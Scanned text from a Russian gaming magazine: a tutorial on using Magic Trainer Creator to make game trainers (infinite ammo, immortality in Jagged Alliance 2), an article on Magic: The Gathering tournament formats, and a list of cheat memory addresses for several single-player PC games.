
Для работы с игрой выбери в поле 1 строчку, начинающуюся с ja2.exe. Обрати внимание на 9.1 и 9.2 – это диапазон будущего поиска. И, замечу, настоящий кул-хацкер должен сечь, как его уменьшить для убыстрения процесса. Для этого жми на 11, вписывай альянсовский промежуток в Begin и End, щелкай мышью на кнопке Start. Теперь марш в игру и меняй то, чего будешь искать; затем возвращайся обратно в MTC. Жми Continuer (автор MTC – корсиканец, по-аглицки разумеет не шибко). Все, что появилось – это блоки. Нужны только помеченные зеленой стрелочкой, да и то не все, а те, изменения в которых похожи на сделанные тобой. Так что поиск будем проводить только в них, для этого перепиши диапазон в 9.1 и 9.2. А теперь можно и приняться за дело, то бишь за поиск...

## Поиск в режиме Normal

Этот вид поиска предназначен для тех случаев, когда в игрушке имеется некоторая числовая величина, которая изменяется в процессе игры. Например, счетчик жизней. Допустим, у тебя 100 единиц жизни и нужно сделать так, чтобы данная величина не уменьшалась. То есть – добиться бессмертия.

Итак, начинаем игру. Запоминаем, сколько единиц жизни (мы договорились, что это 100), и переключаемся в MTC. Нажимаем на кнопку в поле 1, в появившемся списке выбираем исполняемый файл твоей игры. Выбираем режим поиска Normal (3.1). В поле 2 вводим наше количество жизни (100). Нажимаем кнопку Start. Прогресс-индикатор показывает текущее состояние поиска. Когда поиск закончится, то, скорее всего, в поле 5 ты увидишь надпись, что найдено слишком много одинаковых значений. Возвращаемся в игру и уменьшаем количество жизни, получив по шее, например, до 80. Переключаемся обратно в MTC и вводим в поле 2 теперешнее значение 80. Нажимаем кнопку Continue, чтобы продолжить поиск. Возможно, в поле 5 снова появится сообщение о большом числе одинаковых значений. В этом случае продолжаем проделывать все вышеописанные действия до тех пор, пока не останется одно значение. Иногда, правда, не получается добиться меньше 2-3 найденных адресов, и какой из них нужный, можно узнать только опытным путем (т.е. методом тыка).

Когда адрес найден (советую записать его и все последующие найденные адреса на бумагу, на всяк-случай), дважды щелкни по нему, чтобы занести его в поле 6.1. В поле 6.2 будет видно текущее состояние искомого значения в шестнадцатиричном коде. Меняй значение на желаемое, тоже в hex-коде (как переводить в hex, ты и сам знаешь). Например, на 200 единиц жизни. Жми кнопку Add (6.3).


рис. 1

Можно сделать и так, чтобы значение не изменялось. "Заморозить". Для этого установи частоту обновления значения, понажимав в поле 7, нажми на кнопку FREEZE (6.5) и вернись в игру, чтобы убедиться в работоспособности. Только учти, что "заморозка" может привести к подглючиванию игры. Лучше каждый раз обновлять значение вручную, о чем подробней будет рассказано ниже в примерах.

Нажми кнопку Poke all (6.6) и переключись в игру, чтобы посмотреть, изменилось ли значение. Затем нажми Save (6.4), чтобы сохранить все в *.gtc файл в целях последующего изготовления тренера.

***Пример***

Запускаем Jagged Alliance 2. Переключаемся по ALT+TAB в Винды и запускаем MTC. Возвращаемся в игру и выбираем там любого из наемников. Сделаем ему бесконечное количество патронов. Допустим, в начале у него 30 патронов. Возвращаемся в MTC. В поле 1 устанавливаем запускаемый файл JA2.EXE. Выбираем режим Normal (3.1). Вводим в поле 2 текущее количество патронов – в нашем случае 30, и нажимаем Start. Когда заполнится прогресс-индикатор 4, в поле 5 мы увидим, что найдено слишком много адресов. Вернемся в игру и потратим некоторое количество патронов. Допустим, у нас осталось 25 патронов. Возвращаемся в MTC, ставим в поле 2 наши 25 патронов и нажимаем Continue. Снова в поле 5 видим, что найдено слишком много адресов. Опять переключаемся в игру и тратим еще несколько патронов. И так повторяем до тех пор, пока в поле 5 не останется один (или 2-3) адресов. Дважды щелкаем по оставшемуся адресу (если осталось больше одного, то тебе предстоит опробовать метод тыка), чтобы он появился в поле 6.1. В поле 6.2 должно быть видно текущее количество патронов в hex-коде. Меняем это значение на желаемое, тоже в hex-коде; советую поменять его сразу на максимально возможное – FF, это составит 255 патронов. Теперь нажимаем Add. В данном случае можно обойтись без постоянного автоматического поддержания количества патронов и пополнять свой боезапас вручную. Для проверки правильности найденного адреса и всего проделанного нажимаем Poke all (6.6), переключаемся в игру и смотрим, изменилось ли количество патронов на то, которое мы задали. Если все верно, возвращаемся в игру, нажимаем Save (6.4) и сохраняем файл под именем, например, bullets.gtc.

## Поиск в режиме Advance

Нечто среднее между Normal и Progressive. Для чего нужен? Например, если искомая величина отображается в игре как нечто уменьшающееся. Вот получил наш герой по шее, а из него циферка "-10" вылетела. А в целом, режим Advance тем отличается от Normal, что в режиме Normal ты каждый раз вводил новое число, а в режиме Advance тебе предстоит вводить разницу между двумя значениями до изменения и после изменения.

У тебя 100 единиц жизни (берем как в предыдущем примере). Нажимаем на кнопку Advance (3.2). Нажимаем Start. Возвращаемся в игру, теряем, к примеру, 10 единиц жизни. Теперь у тебя 90. Вводим в поле 2 убавившиеся 10 единиц и нажимаем несколько раз на кнопку 2.1, чтобы установить знак "-" (кнопка имеет три положения: "+", "-" и "="). Если у тебя прибавилось сколько-то единиц, то, соответственно, вместо "-" ставь "+". После этого нажимаем Continue для продолжения поиска. Повторяй эти действия до тех пор, пока не появится нужный адрес. Далее делай все так же, как и

# TOR ИНСТРУКЦИЯ ПО ЭКСПЛУАЦИИ

->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+->+

для режима Normal. Если еще не въехал, сейчас объясню на примере.

*Пример*

На этот раз сделаем нашего подопытного наемника бессмертным. Когда он получает ранение или удар, у него над головой высвечивается число потерянного им количества хитпоинтов, что и является идеальным примером для этого вида поиска.

Надеюсь, ты еще не вышел из игры и MTC. Итак, нажимаем Advance (3.2) и сразу следом Start. После заполнения индикатора 4 (сообщение о найденном большом количестве адресов пока не появится) переключаемся в игру. Для того, чтобы ухудшить состояние здоровье нашего подопытного, совсем необязательно подставлять его под пули. Используем для этого другого наемника, только предварительно уберем у обоих из рук оружие. Затем сделаем так, чтобы второй наемник ударил рукой или ногой подопытного для нанесения ему некритичного телесного повреждения (рекомендация: братков с навыками каратэ и кулачного боя использовать не стоит ;-). Проследи, сколько хитпоинтов убавилось. Допустим, это было -6.

Теперь вернемся в MTC, поставим в поле 2 убавившиеся 6 единиц, несколько раз нажмем на кнопку 2.1, чтобы выставить "-", и нажмем Continue. После заполнения индикатора 4 вернемся в игру и повторим все действия еще раз, и так пока в поле 5 не останется один нужный нам адрес. Далее поступим с этим адресом так же, как и в предыдущем примере, но с той разницей, что здесь целесообразней сделать автоматическое обновление значения, потому что жизнь все-таки лучше держать в пределах одного неменяющегося значения. Поэтому перед тем, как сохранить *.gtc файл, установим с помощью поля 7 частоту обновления. Советую выбрать ее максимальной. Затем проверим работоспособность, нажав FREEZE (6.5), переключимся в игру и посмотрим, насколько правильно все работает и восстанавливаются ли единицы жизни после ранения. Убедившись, что все правильно, вернемся в MTC и сохраним файл на этот раз под именем life.gtc.

## Поиск в режиме Progressive

Этот вид поиска предназначен преимущественно для тех случаев, когда искомая величина не отображается в числовом виде. А, например, рисуется в виде полоски жизни на экране. Как поступать в такой ситуации?

Нажимаем Progressive (3.3). Затем Start. После заполнения прогресс-индикатора 4 переключаемся обратно в игру. Получаем в игре по шее для уменьшения полоски жизни и переключаемся в MTC. Нажимаем несколько раз на кнопку 2.1, чтобы добиться знака "-", и нажимаем Continue. После заполнения индикатора 4 возвращаемся в игру и, не изменяя состояние жизни, переключаемся снова в MTC. Опять нажимаем несколько раз на кнопку 2.1, чтобы выставить там знак "=", и нажимаем Continue. После заполнения индикатора переключаемся в игру. Если есть возможность вылечиться – лечимся, после чего, переключившись в MTC, устанавливаем кнопкой 2.1 знак "+". Снова Continue. Так повторяй эти же действия, в произвольном порядке чередуя "+", "-" и "=", до тех пор, пока в поле 5 не появится искомый адрес. Когда адрес найден, проделай над ним манипуляции, уже знакомые тебе из предыдущих режимов.

*Пример*

Сейчас мы сделаем так, чтобы наш солдат никогда не уставал. Дыхалка/сонливость солдата отображаются в игре, так же как и жизнь, в виде полоски и в числовом виде. Но в данном случае, ради эксперимента, представь, что они отображаются только в виде полоски. Как быть, если так?

Нажимаем Progressive (3.3) и нажимаем Start. После заполнения индикатора 4 (сообщение о найденном большом количестве адресов здесь тоже сейчас не высветится) переключаемся в игру и делаем все, чтобы солдат устал. Для этого заставим его проползти некоторое расстояние, чтобы потратить несколько единиц дыхалки. Потратив, переключаемся в MTC, ставим кнопкой 2.1 знак "-", так как значение у нас уменьшалось, и нажимаем Continue. После заполнения индикатора 4 и сообщения о множестве найденных адресов возвращаемся в игру и отдыхаем. Затем опять двигаем в MTC и ставим кнопкой 2.1 "+". Опять Continue. И так несколько раз, пока не обозначится единственный нужный адрес. Теперь повторяй все как и в предыдущих режимах. Здесь я также советую задать автоматическую подстановку, как мы делали это для жизни. Сохраним файл под названием power.gtc.

## Изготовляем тренер





Вот мы и добрались до того момента, ради которого все затевали. Сейчас мы будем делать тренер, который впоследствии можно будет записать на дискету (CD, магнитную ленту, ZIP – нужное подчеркнуть) и потом показать знакомым, чтобы они убедились, какой ты кул-хацкер.


Для этих целей существует две возможности – попроще и покруче. Сначала попроще – одноименный с программой модуль: MTC. Здесь я не буду разглагольствовать насчет теорий, как раньше, потому что это совсем элементарно. Сразу перейдем к примеру.

*Пример*

Сразу предупреждаю: игра должна быть запущена и в поле 1 выбран ее запускаемый файл. Запускаем MTC модуль кнопкой 8 (рис. 2). Заполняем все по образцу того, что на рисунке обозначено. Ставим галочку на AUTO PID. Нажимаем кнопку Empty и выбираем там первый из трех сделанных нами в предыдущих примерах *.gtc файлов. Затем заполняем поле рядом с кнопкой Empty, в котором указываем описание кнопки. Если это жизнь или энергия, которые, как мы решили раньше, должны автоматически обновляться, ставим напротив этого поля с кнопкой галочку. Когда закончишь, нажми на кнопку 8.1. Поздравляю, тренер готов!

## Magic Editor Creator








Но и это еще не предел. Возможно, тебя вовсе не радует постоянно шляться со 100% здоровья. Тебе сейчас вот хочется 55%, через полминуты – 10%, а спустя полчаса – 172%. Короче, ты хочешь иметь возможность постоянно выставлять себе разные величины для значений жизни, количества боеприпасов и прочего. Это реализуемо с помощью Magic Trainer Creator. На нашем типа чертежике он запускается кнопкой 10.

Выбирай Memory editor. Ставь галочку в always updated и начинай вписывать адреса: жмешь Add, заполняешь слева направо – название (вроде "Житуха!"), адрес (скажем, 553ABC), размер, DO IT. Строка готова. Теперь следующую, и так далее, пока не вобьешь все, что откопал по ходу возни с основным модулем MTC. Дальше сохраняешься, жмакнув Save, в файл vsechenashol.mec.

Насчет размера. Это, уважаемый Ватсон, совсем элементарно. Количество байт означает, сколько ты будешь иметь того, чего хочешь. Один байт – интервал от 0 до 255, два – 0 до 65535 и т.д., подробней по кнопке Info написано. Надо брать по максимуму, но не хамить, а то игруха повиснет, в Sir-Tech ведь, когда игру писали, на твои непомерные запросы не рассчитывали...

Осталось превратить все это богатство в тренер. Жми Build и заполняй форму подобно тому, так это на рисунке. Возле надписи MEC FILE щелкни на Empty и выбери свой vsechenashol.mec. Осталось нажать Build и – начать наслаждаться жизнью, черт подери!

## Эпилог

Я объяснил тебе наиболее важные функции MTC. Этого достаточно, чтобы вполне эффективно взламывать игры. Если тебе этого мало, действуй сам. Главное – не бойся экспериментировать.

Ах да, чуть не забыл! Надо ведь снабдить тебя ссылкой, где можно раздобыть MTC: *www.geocities.com/TimesSquare/1323/mtc.html* .



# Турниры гладиаторов

JGran-21 (game@xakep.ru)

*Ты помнишь, что в прошлом номере мы обещали помочь тебе достичь совершенства в Мэджике и стать кул-визардом, при звуке голоса которого будет трепетать поганое клубное ламерье. Ты уже знаешь, почему Magic: The Gathering стал так популярен и любим в народе. Сегодня ты поймешь, почему эта игра перешагнула через планку "домашнего развлечения" и приобрела чуть ли не олимпийский статус.*

## Идущий на смерть приветствует тебя!

Вопрос, на первый взгляд, не в тему: почему так популярен спорт? Неужели потное вонючее тело и смертельная усталость – это и есть предел мечтаний каждого спортсмена? Ой, только не надо мне гнать про здоровый образ жизни! Нормальные хомосы aka сапиенсы предпочтут красивую женщину, холодное пиво и мощный компьютер всем гантелям и тренажерам в мире. Нет, фича спорта (особенно профессионального спорта) не в этом. Главное – это состязание, азарт соперничества, пьянящий вкус победы и горечь поражения. Только это может по увлекательности сравниться с очередным объезжанием полногрудой нимфы. Похоже, папы из Wizards of The Cost (компании, выпускающей Мэджик) прекрасно это понимали, а потому всячески способствовали организации турниров по Magic: The Gathering.

Контора, которая взяла на себя проведение турниров во всем мире, называется Duellist Convocation International (DCI). Надо сказать, дело у них поставлено на широкую ногу. Каждый (!) участник получает свой личный номер и рейтинг, который меняется в зависимости от количества побед и поражений – благо современные информационные и коммуникационные технологии позволяют фиксировать результаты турниров и в Майами, и в Урюпинске.

Помимо рейтингов, по сложившейся традиции победителям турниров вручают призы. На небольших "внутриутробных" стычках – дополнительные наборы карт или редкие карты. На турнирах покрупнее – что-то более актуальное. Например, персональный компьютер или поездка на турнир куда-нибудь в Лос-Анджелес. На мировых чемпионатах – карты, деньги... нет, стволов пока не предлагали. Кстати, в прошлом году призовой фонд всемирного турнира составил 34 тысячи отборных американских портретов. Так что знай: Мэджиком ты можешь не только развлекаться, но и нехило зарабатывать.



## Как помирать изволите-с?

Турниры в Magic: The Gathering представлены в различных вариациях: несколько типов на любой вкус. Условно все можно разделить на две категории: Preconstructed и Limited.

Отличительной чертой первой категории является то, что на поединок ты приходишь со своей любимой и многократно вылизанной колодой. С одной стороны, это хорошо, потому что ты сам выбираешь стратегию и великолепно знаешь все особенности своих карт. Но! Твой противник тоже придет со своей колодой... и "как знать, может, его слепая старушка-продавщица окажется на порядок богаче твоей" (c) "Хакер", 12-99.

Всего насчитывается три вида Преконстрактов: Classic (Type I) – в твоей колоде могут быть практически любые карты из всех редакций MtG, кроме нескольких, особо несбалансированных.

Extended – более ограниченный турнир. Сюда не входит ряд редких карт с мощными способностями.

Standard (Type II) – в нем участвует только недавно выпущенный "свежачок". Например, Шестая редакция или вся серия Urza... Узнать о том, какие именно карты не имеют морального права участвовать в турнире, можно у организаторов или на специфических сайтах по Magic: The Gathering.

Категория турниров Limited характерна тем, что изначально никакой колоды у тебя нет, а следовательно, заранее ты не знаешь, чем придется играть. Здесь важно не только твое боевое умение, но и то, как удачно ты можешь составить из подручных средств колоду. Достоинства лимитов очевидны, так как никогда не возникнет ситуация, что ты проиграл только из-за того, что у твоего противника немного лучше с лаве и потому колода у него сильнее. Как и Преконстракты, Limited также бывают нескольких типов. Наиболее распространенный – Booster Draft. Игроки кучкуются по несколько человек (чаще всего по 4 или 6), вскрывают бустер. Первый игрок вытаскивает из бустера карту, остальное пускает по кругу. Следующий также выбирает карту и передает остатки. Разумеется, последнему достается самый отстой. Потом берется другой бустер, его вскрывает уже другой человек... В итоге получается, что каждый из участников дефлорирует в среднем по три бустера. Из всего набранного можно сделать неплохую колоду, земли докидываешь уже сам и в любом количестве.

Rochester Draft – штука, очень похожая на предыдущий тип. Только все карты выкладываются на стол, и при наличии наблюдательности и хорошей памяти ты можешь запомнить, кто какую колоду себе настругал.

Sealed Deck – наименее распространенный тип турниров в России. Ты получаешь один стартер и пару-тройку бустеров. Дополнительно туда можно накидать несколько земель, все лишнее выкинуть и сконструировать деку.

## Главное – участие? Ха!

Учти, что вовсе не обязательно ждать городского турнира, чтобы всласть поиграть. Никто не мешает тебе собрать друзей, скинуться на десяток бустеров и замутить Драфт. И кто знает, может, твой первый турнир станет прологом к будущим мировым победам?..

# ЛОМКА 16 HEX

NeuroSurgeon
cranyoblast@xakep.ru


## Методика

*Для ввода цепочек рекомендуется использовать **CheatFinder** версии не ниже 1.0, достать который можно с **cheatfinder.freeservers.com**. Запускаешь игру, затем CF. В окне Applications Executing выбираешь ее исполняемый файл. Жмешь кнопку "Search Value". В появившемся окне нажимаешь Insert и вводишь: Address - адрес, по которому значение "проживает" в памяти, например, AD04E8; Width - "толщина" значения, скажем, 32 bits; Name, например, "деньги в банке". Нажатие на OK добавит получившуюся строчку в чит-лист, теперь значение можно изменять. Для этого выделяешь строчку мышью и жмешь кнопку Change. В появившемся окошке можно ввести новое значение и, если хочется, "заморозить" его, поставив галочку возле "freeze value". Для справки, "заморозка" - это постоянная автоматическая подстановка значения в память. Частоту подстановки можно выбрать ползунком speed - от 2 до 200 раз в секунду. Сохранить чит-лист - нажать кнопку "Save PRF" в левой части CheatFinder.*





*Возможно также использовать любимый в народе **Magic Trainer Creator v1.27**. Делается это так: запустив MTC параллельно с игрой, в окошке Process ID выбираешь указанный exe'шник. Загружаешь модуль **Magic Editor Creator.** С помощью Add забиваешь всю информацию в чит-лист: название строчки, адрес и размер значения. Сохранив чит-лист в mec-файл, выбираешь в менюшке справа "memory editor", выделяешь строчку мышью и редактируешь значение в Edit Zone. Несколько сложнее обстоят дела с "заморозкой" значения. После выбора exe'шника, адреса вводятся в окно Values to write in memory. Причем формат несколько отличается от указываемого мной, например, "Лес: D11CCB (32 бита)" для MTC выглядит так: "Лес: D11CCB, D11CCC, D11CCD, D11CE" - те же самые 4 байта (как видно, нужно немного знать шестнадцатиричное счисление). Для каждого байта выставляется значение в hex. Сохраняешь чит-лист в gtc-файле, выбираешь частоту подстановки, нажимаешь "Poke all" и "Freeze". Значения заморожены.*

## Carnivores 2




**Исполняемый файл для Account - carn2.exe, для остальных адресов - v_soft.ren.**
Адреса для игры без ускорителя.
Pistol - 1481FE8 (8 bits)
Shotgun - 1481FEC (8 bits)
DB Shotgun - 1481FF0 (8 bits)
X-Bow - 1481FF4 (8 bits)
Rifle - 1481FF8 (8 bits)
Sniper Rifle - 1481FFC (8 bits)
Max. Account - 42851C (32 bits)

## Grand Theft Auto 2




**Исполняемый файл - gta2.exe.**
Money - 417F2E0 (32 bits)


## Rayman 2



**Исполняемый файл - rayman2.exe.**
Lifebar - 57F63D (8 bits)

## Septerra Core


Все строки для Maya.
**Исполняемый файл - septerra.exe.**



Experience to the next level - 4B7806 (32 bits)
Current level - 4B775C (8 bits)
Gold - D30858 (32 bits)
Эти строки я рекомендую заморозить:
Strike - 4B776C (8 bits)
Armor - 4B776E (8 bits)
Power - 4B7770 (8 bits)
Core - 4B7772 (8 bits)
Speed - 4B7774 (8 bits)
Health - 4B77F6 (8 bits)

## Sim Theme Park

**Исполняемый файл - tp.exe.**
Cash - 45E923C (32 bits)

